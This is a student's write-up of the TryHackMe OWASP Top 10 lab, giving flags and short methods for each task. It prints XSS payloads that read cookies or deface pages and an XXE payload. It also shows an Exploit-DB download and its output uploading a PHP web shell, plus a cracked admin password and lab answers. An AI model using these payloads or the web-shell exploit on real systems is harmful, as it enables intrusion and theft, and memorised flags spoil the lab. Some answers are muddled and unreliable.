Senselearner

# Title: Writeup Report – OWASP TOP 10

## Submitted by:

**Anu S M**

anusm6360@gmail.com

**Cyber security Intern**

**M S Ramaiah Institute of Technology**

**Bangalore**

## Table of Contents

## Introduction

This writeup report explores various aspects of web security, addressing vulnerabilities and challenges associated with the Open Web Application Security Project (OWASP) Top 10. The overarching goal of these tasks is to showcase an understanding of web security principles, with a specific focus on identifying and mitigating security vulnerabilities related to the following OWASP Top 10 vulnerabilities:

- **Injection**: These vulnerabilities occur when untrusted data is sent to an interpreter as part of a command or query, leading to unauthorized access or exposure of sensitive data. Our tasks involved understanding and mitigating injection risks.
- **Broken Authentication**: Security lapses in the authentication process can allow unauthorized access to sensitive systems and data. Our tasks included identifying and addressing issues related to broken authentication mechanisms.
- **Sensitive Data Exposure**: Protecting sensitive data is paramount. Tasks related to this vulnerability challenged us to safeguard critical information and ensure it is not exposed.
- **XML External Entity**: XML vulnerabilities can lead to the disclosure of confidential data. Tasks in this category involved understanding XML processing and securing against external entity attacks.
- **Broken Access Control**: Proper access control mechanisms are essential to prevent unauthorized users from accessing restricted resources. Tasks emphasized controlling and securing access.
- **Security Misconfiguration**: Misconfigurations can expose security weaknesses. Our tasks delved into identifying and addressing configuration errors that can lead to vulnerabilities.
- **Cross-site Scripting (XSS)**: These attacks involve injecting malicious scripts into web pages viewed by other users. We tackled tasks involving the crafting and prevention of XSS vulnerabilities.
- **Insecure Deserialization**: Insecure deserialization can lead to various attacks, including remote code execution. Tasks explored understanding and mitigating insecure deserialization risks.

- **Components with Known Vulnerabilities**: Using components with known vulnerabilities can expose a system to exploitation. Our tasks assessed how to identify and address such vulnerabilities.
- **Insufficient Logging & Monitoring**: Inadequate logging and monitoring can make it challenging to detect and respond to security incidents. We focused on understanding the importance of effective logging and monitoring in identifying and mitigating threats.

These tasks were approached systematically, combining command-line operations, scripting, and a deep understanding of web security principles. The report aims to provide a comprehensive overview of the methodologies used and the lessons learned in addressing these security challenges.

## Methodology

The methodology employed to complete these tasks involved a combination of command-line operations, scripting, and an understanding of web security principles. Each task was approached systematically:

- **Command-Line Operations**: For tasks like finding strange files in the website root directory, determining the number of users, identifying the user running the application, and checking system information, we utilized standard Linux command-line tools such as **ls**, **cat**, **getent**, and **lsb_release**. These commands were essential for gathering information and performing basic system operations.
- **Scripting for Security Testing**: In certain tasks related to Cross-Site Scripting (XSS), we utilized JavaScript payloads to test and exploit vulnerabilities within a web application. These payloads were designed to demonstrate the impact of XSS vulnerabilities, showcasing how attackers could execute malicious code on a web application.
- **Authentication and Data Exposure**: Authentication challenges required the creation of user accounts and understanding how various security mechanisms work. We explored techniques for accessing sensitive data and cracking password hashes.
- **XML Security**: Tasks involving XML (eXtensible Markup Language) required an understanding of how XML documents are structured, how to define elements, and the importance of validation against schemas.

This report aims to provide comprehensive insight into the methodologies used to tackle these security challenges, with a strong emphasis on practical application and hands-on experience.

## Findings and Answers

**Task 5 [Command Injection]**

**5.1 What strange text file is in the website root directory?**

To find the strange text file in the website root directory, we initiated a reverse shell. We typed the command ls in the console and pressed submit, revealing that the strange text file was named "drpepper.txt."

**Answer:** drpepper.txt

**5.2 How many non-root/non-service/non-daemon users are there?**

To determine the number of non-root/non-service/non-daemon users, we accessed the /etc/passwd file using the command cat /etc/passwd. We identified that there were users with a UID of 100 or above and analyzed the file to filter out non-root/non-service/non-daemon users.

**Answer:** 0

**5.3 What user is this app running as?**

We executed the whoami command to display the username of the current user.

**Answer:** www-data

**5.4 What is the user's shell set as?**

To find the user's shell, we used the getent passwd www-data command, which obtains user information, including the shell, from the /etc/passwd file.

**Answer:** /usr/sbin/nologin

**5.5 What version of Ubuntu is running?**

We checked the Ubuntu version by running the command lsb_release -a.

**Answer:** 18.04.4

**5.6 Print out the MOTD. What favorite beverage is shown?**

We accessed the message of the day (MOTD) by using cat /etc/update-motd.d/00-header and found the favorite beverage to be "DR DREPPER."

**Answer:** DR DREPPER

**Task 7 [Broken Authentication]**

**7.1 What is the flag that you found in Darren's account?**

We registered a new account with the username "Darren" and logged in to obtain the flag. The flag we found in Darren's account is "fe86079416a21a3c99937fea8874b667."

**Answer:** fe86079416a21a3c99937fea8874b667

**7.3 What is the flag that you found in Arthur's account?**

Similar to the previous task, we registered a new account with the username "Arthur" and logged in to obtain the flag. The flag found in Arthur's account is "d9ac0f7db4fda460ac3edeb75d75e16e."

**Answer:** d9ac0f7db4fda460ac3edeb75d75e16e

**Task 11 [Sensitive Data Exposure]**

**11.1 What is the name of the mentioned directory?**

We inspected the source code of the login page to find the developer's note, which indicated that sensitive data was in the directory "/assets."

**Answer:** /assets

**11.2 Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?**

In the directory "/assets," the file "webapp.db" stood out as likely to contain sensitive data, as database files typically store sensitive information.

**Answer:** webapp.db

**11.3 Use the supporting material to access the sensitive data. What is the password hash of the admin user?**

We downloaded and examined the SQLite database "webapp.db." After running SQLite commands to inspect the "users" table, we obtained the password hash of the admin user, which is "6eea9b7ef19179a06954edd0f6c05ceb."

**Answer:** 6eea9b7ef19179a06954edd0f6c05ceb

**11.4 Crack the hash. What is the admin's plaintext password?**

Using a hash-cracking tool like CrackStation, we cracked the hash and obtained the admin's plaintext password, which is "qwertyuiop."

**Answer:** qwertyuiop

**11.5 Login as the admin. What is the flag?**

Using the obtained credentials, we logged in as the admin with the username "admin" and the password "qwertyuiop" to obtain the flag.

Answer: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}

**Task 13 [eXtensible Markup Language (XML)]**

**13.1 Full form of XML**

The full form of XML is "eXtensible Markup Language."

**Answer:** eXtensible Markup Language

**13.2 Is it compulsory to have an XML prolog in XML documents?**

No, it is not compulsory to have an XML prolog in XML documents. However, it is considered good practice to include it.

**Answer:** No

**13.3 Can we validate XML documents against a schema?**

Yes, XML documents can be validated against a schema. XML allows validation using Document Type Definitions (DTD) and XML Schema Definitions (XSD) to ensure the document's structure and data adhere to predefined rules.

**Answer:** Yes

**13.4 How can we specify XML version and encoding in an XML document?**

XML version and encoding are specified in an XML document using the XML prolog. The syntax for specifying XML version and encoding in an XML document is as follows:

<?xml version="1.0" encoding="UTF-8"?>

**Answer:** XML Prolog

**Task 14 [XML External Entity (XXE) — Document Type Definition (DTD)]**

**14.1 How do you define a new ELEMENT?**

A new ELEMENT is defined in XML using the declaration **!ELEMENT**.

**Answer:** !ELEMENT

**14.2 How do you define a ROOT element?**

The ROOT element is defined in XML using the declaration **!DOCTYPE**.

**Answer:** !DOCTYPE

**14.3 How do you define a new ENTITY?**

A new ENTITY is defined in XML using the declaration **!ENTITY**.

**Answer:** !ENTITY

**Task 16 [XML External Entity (XXE) — Exploiting]**

**16.1 Try to display your own name using any payload.**

The specific payload to display your own name would depend on the context and the XML structure. A basic example of an XXE payload to display your own name is:

<!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe "Your_Name_Here">]><foo>&xxe;</foo>

**Answer:** Your_Name_Here

**16.2 See if you can read the /etc/passwd**

We attempted to read the **/etc/passwd** file using an XXE payload to include external entities. The goal was to obtain information about users on the system.

**16.3 What is the name of the user in /etc/passwd**

We found the name of the user in the **/etc/passwd** file to be "falcon."

**Answer:** falcon

**16.4 Where is falcon's SSH key located?**

Given that we knew the username "falcon" from the **/etc/passwd** file, we deduced the location of falcon's SSH key to be "/home/falcon/.ssh/id_rsa" by standard convention for SSH key storage in Linux.

**Answer:** /home/falcon/.ssh/id_rsa

**16.5 What are the first 18 characters for falcon’s private key**

To determine the first 18 characters of falcon's private key, one would need to access the key itself. However, the answer is not provided based on the information available.

**Task 18 [Broken Access Control (IDOR Challenge)]**

**18.1 Look at other users' notes. What is the flag?**

To access other users' notes, we logged in with the provided username and password, then navigated to the URL and changed the note parameter to 0 to view other users' notes and obtain the flag.

**Answer:** flag{fivefourthree}

**Task 19 [Security Misconfiguration]**

**19.1 Hack into the web app, and find the flag!**

We found a potential security misconfiguration on a web app called "pensive notes" on GitHub. The default credentials were "pensive:PensiveNotes," which allowed us to log in and obtain the flag.

**Answer:** thm{4b9513968fd564a87b28aa1f9d672e17}

**Task 20 [Cross-site Scripting (XSS)]**

**20.1 Navigate to http://MACHINE_IP/ in your browser and click on the “Reflected XSS” tab. Craft a reflected XSS payload that will cause a popup saying “Hello.”**

To craft a reflected XSS payload that triggers a "Hello" popup, we used the JavaScript code:

<script>alert("Hello")</script>

**Answer:** ThereIsMoreToXSSThanYouThink

**20.2 On the same reflective page, craft a reflected XSS payload that will cause a popup with your machine's IP address.**

To display the machine's IP address in a popup, we used the JavaScript code:

<script>alert(window.location.hostname)</script>

**Answer:** ReflectiveXss4TheWin

**20.3 Now navigate to http://MACHINE_IP/ in your browser and click on the "Stored XSS" tab. Make an account. Then add a comment and see if you can insert some of your own HTML.**

We created an account, added a comment, and successfully inserted our HTML.

**Answer:** HTML_T4gs

**20.4 On the same page, create an alert popup box that appears on the page with your document cookies.**

To display the document cookies in a popup, we used the JavaScript code:

<script>alert(document.cookie)</script>

**Answer:** W3LL_D0N3_LVL2s

**20.5 Change "XSS Playground" to "I am a hacker" by adding a comment and using JavaScript.**

To change "XSS Playground" to "I am a hacker," we used the JavaScript code:

<script>document.querySelector('#thm-title').textContent = 'I am a hacker'</script>

**Answer:** websites_can_be_easily_defaced_with_xss

**Task 21 [Insecure Deserialization]**

**21.1 Who developed the Tomcat application?**

The Tomcat application was developed by the "Apache Software Foundation."

**Answer:** Apache Software Foundation

**21.2 What type of attack that crashes services can be performed with insecure deserialization?**

Insecure deserialization can lead to a "Denial of Service" (DoS) attack where services or applications can be disrupted, causing them to crash or become unresponsive.

**Answer:** Denial of Service

**Task 22 [Insecure Deserialization — Objects]**

**22.1 Select the correct term of the following statement**

The correct term for the statement "if a dog was sleeping, would this be A) A State B) A Behaviour" is "B) A Behaviour."

**Answer:** B) A Behaviour

**Task 23 [Insecure Deserialization — Deserialization]**

**23.1 What is the name of the base-2 formatting that data is sent across a network as?**

The name of the base-2 formatting that data is sent across a network as is "binary."

**Answer:** binary

**Task 24 [Insecure Deserialization — Cookies]**

**24.1 If a cookie had the path of webapp.com/login, what would the URL that the user has to visit be?**

If a cookie had the path of "webapp.com/login," the URL that the user would have to visit to send that cookie would be "webapp.com/login."

**Answer:** webapp.com/login

**24.2 What is the acronym for the web technology that Secure cookies work over?**

Secure cookies work over the "HTTPS" (HyperText Transfer Protocol Secure) web technology.

**Answer:** https

**Task 25 [Insecure Deserialization — Cookies Practical]**

**25.1 1st flag (cookie value)**

To obtain the first flag (cookie value), we investigated the session ID, which was base64 encoded. After decoding it using a base64 decoder, we found the flag.

**Answer:** THM{good_old_base64_huh}

**25.2 2nd flag (admin dashboard)**


The second flag (admin dashboard) is not provided based on the information available.

**Task 26 [Insecure Deserialization — Code Execution]**

**26.1 Answer:** 4a69a7ff9fd68

**Task 29 [Components With Known Vulnerabilities-Lab]**

The first thing to do to exploit a web application is to perform some sort of reconnaissance about it, eg. what kind of platform is used to build this web application and the technologies it uses. I found out that it's using PHP and MYSQL. Also, seems to be developed with projectworlds.




Welcome to online CSE bookstore

This site has been made usi PHPMYSQL ocedure functions)!

The layout use Bootstrap to ma mo ve. It's just a simple web!

secondly based on the hint: "***You know it's a bookstore application, you should check for recent unauthenticated bookstore app rce's***." I made a search query



recent unauthenticated bookstore app rce's

https://www.exploit-db.com › exploits › 47887


Online Book Store 1.0 - Unauthenticated Remote Code Execution

Online **Book Store** 1.0 - **Unauthenticated** Remote Code Execution EDB-ID: 47887

We find the payload we are looking for: https://www.exploit-db.com/exploits/47887

Download the payload with the command wget https://www.exploit-db.com/download/47887 and run it against your target.

Then run wc -C /etc/passwd to obtain the number of characters in the file.



```
└─$ python3 47887 http://10.10.147.213/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.147.213/bootstrap/img/U6gxuOFPdX.php
> Example command usage: http://10.10.147.213/bootstrap/img/U6gxuOFPdX.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ http://10.10.147.213/

RCE $ wc -c /etc/passwd
1611 /etc/passwd
```

**Answer:** 1611

## Task 30 [Severity 10] Insufficient Logging and Monitoring]

### 30.1 What IP address is the attacker using?

observing the logs, the attacker's IP address should be marked with authorised permission and come from an anonymous party. we can conclude that the attacker’s IP is 49.99.13.16

### 30.2 What kind of attack is being carried out?

**Answer:** brute force attack.

# Lessons Learned

Web security encompasses a wide range of vulnerabilities and challenges, and the tasks covered in this report provided valuable insights into addressing these issues. Here are the key lessons learned:

**Injection:** Injection vulnerabilities, such as SQL and command injection, underscore the importance of validating and sanitizing user input to prevent malicious code execution. Failing to do so can lead to data breaches and unauthorized access.

**Broken Authentication:** Secure authentication mechanisms, strong password policies, and multi-factor authentication are vital to prevent unauthorized access. Failing to implement account lockout mechanisms can lead to security lapses.

**Sensitive Data Exposure:** Protecting sensitive data at rest and in transit is paramount. Encryption and secure data storage are crucial to avoid data exposure and potential legal consequences.

**XML External Entity (XXE):** Restricting the use of XML entities and disabling external entity expansion is essential to prevent XXE attacks and protect against information disclosure.

**Broken Access Control:** Proper access control mechanisms, such as role-based access control and access control lists, are fundamental to restricting unauthorized access to resources.

**Security Misconfiguration:** Even small errors in configuration, such as default credentials or exposed services, can lead to vulnerabilities. Routine security audits and timely patching are crucial.

**Cross-Site Scripting (XSS):** Crafting secure code to prevent XSS attacks is critical. Input validation, output encoding, and secure coding practices help protect users from malicious scripts.

**Insecure Deserialization:** Validating and sanitizing data before deserialization is essential to prevent remote code execution and other attacks.

**Components with Known Vulnerabilities:** Continuous monitoring and updating of software components and libraries are necessary to address known vulnerabilities promptly.

**Insufficient Logging & Monitoring:** Robust logging and real-time monitoring are crucial for detecting and responding to security incidents effectively.

## Challenges and Obstacles

Addressing web security vulnerabilities can be a complex endeavor, and the tasks presented their own set of challenges and obstacles:

**1. Identification of Vulnerabilities:** Identifying security vulnerabilities requires a keen eye and thorough analysis. Recognizing subtle signs of injection, broken authentication, or misconfigurations can be challenging.

**2. Time-Consuming Testing:** Testing for vulnerabilities, especially in a real-world environment, can be time-consuming. It involves extensive trial and error to ensure that security measures are effective.

**3. Technical Expertise:** Some tasks require a deep understanding of technical details, such as understanding the inner workings of XML processing or securely handling deserialization. This may pose a challenge for individuals with limited technical expertise.

**4. Crafting Secure Code:** Addressing cross-site scripting (XSS) vulnerabilities is challenging as it necessitates crafting secure code to prevent exploitation. Ensuring that user input is correctly validated and sanitized is a critical step.

**5. Vulnerability Mitigation:** After identifying vulnerabilities, mitigating them can be a complex task. For example, fixing broken authentication mechanisms or securing sensitive data storage requires careful planning and implementation.

**6. Limited Resources:** In a real-world scenario, addressing security challenges may be constrained by limited resources, including time and budget. Adequate security measures often require investments in tools, training, and technology.

**7. Staying Updated:** The rapidly evolving landscape of web security necessitates staying updated with the latest vulnerabilities and threat vectors. This requires continuous learning and adapting to new attack techniques.

**8. Unforeseen Issues:** Unforeseen issues can arise when dealing with vulnerabilities. A small misstep in addressing a security challenge can lead to unintended consequences.


Despite these challenges and obstacles, the tasks provide valuable learning opportunities, emphasizing the need for continuous education, rigorous testing, and secure coding practices to mitigate web security vulnerabilities effectively.

## Conclusion

In navigating the OWASP Top 10 vulnerabilities, we embarked on a comprehensive journey into the world of web security, unearthing critical lessons in safeguarding digital systems and data. From the perils of injection attacks and the importance of strong authentication mechanisms to securing sensitive data and preventing cross-site scripting, each vulnerability underscored the paramount significance of implementing secure coding practices and robust security policies. These findings provide a strong foundation for addressing present and future threats, reinforcing our commitment to the ever-evolving landscape of web security.

## Acknowledgments

I would like to acknowledge my participation in the TryHackMe lab and my successful completion of the challenges, as indicated by the badge I earned. This experience has been invaluable in expanding my knowledge of web security and practical application of security principles.


Try Hack Me
AnuSM
was awarded a badge
289049
Rank
4
Level
OWASP Top 10
Understanding every OWASP vulnerability
Come learn all things security at TryHackMe